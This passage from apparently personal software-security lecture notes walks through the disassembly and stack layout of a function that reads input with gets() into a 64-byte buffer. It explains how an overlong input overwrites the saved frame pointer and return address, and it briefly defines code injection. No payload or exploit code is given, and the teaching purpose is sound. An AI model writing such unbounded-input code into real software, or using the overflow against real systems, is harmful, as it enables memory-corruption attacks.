    119c:       48 89 c7                mov    %rax,%rdi
    119f:       b8 00 00 00 00          mov    $0x0,%eax
    11a4:       e8 b7 fe ff ff          callq  1060 <gets@plt>
    11a9:       48 8d 45 c0             lea    -0x40(%rbp),%rax
    11ad:       48 89 c6                mov    %rax,%rsi
    11b0:       48 8d 3d 82 0e 00 00    lea    0xe82(%rip),%rdi
    11b7:       b8 00 00 00 00          mov    $0x0,%eax
    11bc:       e8 7f fe ff ff          callq  1040 <printf@plt>
    11c1:       b8 00 00 00 00          mov    $0x0,%eax
    11c6:       c9                      leaveq
    11c7:       c3                      retq
```

function prologue

function epilogue

When the function is called, the return address is put on the stack.

The function starts with the so called **function prologue**: the `push` instruction pushes the old frame pointer (stored in `rbp`) to the stack and afterwards the current stack pointer (stored in `rsp`) is setup as the new frame pointer (by copying `rsp` into `rbp`). Finally, the stack pointer is moved 64 bytes by subtracting 0x40 from `rsp`. This subtraction essentially allocates the space for the char array `name[64]`.

The **function epilogue** consists of the `leaveq` and `retq` instructions. The `leaveq` instruction essentially cleans up the stack by setting the stack pointer (`rsp`) to the frame pointer (`rbp`) and then restoring the old frame pointer by popping `rbp` from the stack.

The code between the prologue and epilogue is the code preparing the library function calls. For each call, the registers used to pass arguments have to be prepared. The library function calls are denoted using their `@plt` address. These are the functions' addresses in the procedure link table (plt), which is used to make dynamic linking “faster”.

The corresponding stack content (the stack grows downwards):

```
                    : .... .... .... .... :
                    |---------------------|
0x00007fffffffe318  | .... .... .... .... | ] return address
0x00007fffffffe310  | .... .... .... .... | ] saved rbp
                    |---------------------| <- rbp (frame pointer)
0x00007fffffffe308  | .... .... .... .... | \
0x00007fffffffe300  | .... .... .... .... |  |
0x00007fffffffe2f8  | .... .... .... .... |  |
0x00007fffffffe2f0  | .... .... .... .... |  | char name[64]
0x00007fffffffe2e8  | .... .... .... .... |  |
0x00007fffffffe2e0  | .... .... .... .... |  |
0x00007fffffffe2d8  | .... .... .... .... |  |
0x00007fffffffe2d0  | .... .... .... .... | /
                    '---------------------' <- rsp (stack pointer)
```

If the given name is longer than 64, we access the memory we are not supposed to and start writing into forbidden area. As a result, segmentation fault happens during `gets(name)` invocation: the frame pointer `rbp` is overwritten and the stack frame is damaged.

Now the hacker can change the return address with the start address of some malicious code, and your system is dead.

24-02-27

todo Format String Attacks (from page 80)

24-03-05

Code Injection Attacks

A **code injection attack** is an attack where input is passed to a program that is internally generating executable code and where the input is adding code into the generated code.

1. Java Naming and Directory Interface ↩

2. Lightweight Directory Access Protocol ↩

3. An embedded system is a computer system — a combination of a computer processor, computer memory, I/O devices — that carries out a specific task inside a bigger computer system. ↩

4. Low-level languages are those languages which directly interact with the hardware and have minimal (or do not have) abstraction over machine operations. Examples are Assembly language, C/C++. ↩

5. High-level languages are easy to use and to understand. They abstract away many low-level details such as memory management or platform independence. Examples of languages are Python, Java, Kotlin, PHP, etc. ↩

6. Functional languages are a type of high-level languages that emphasize the use of mathematical functions and immutable data. The common example of functional languages is Haskell. ↩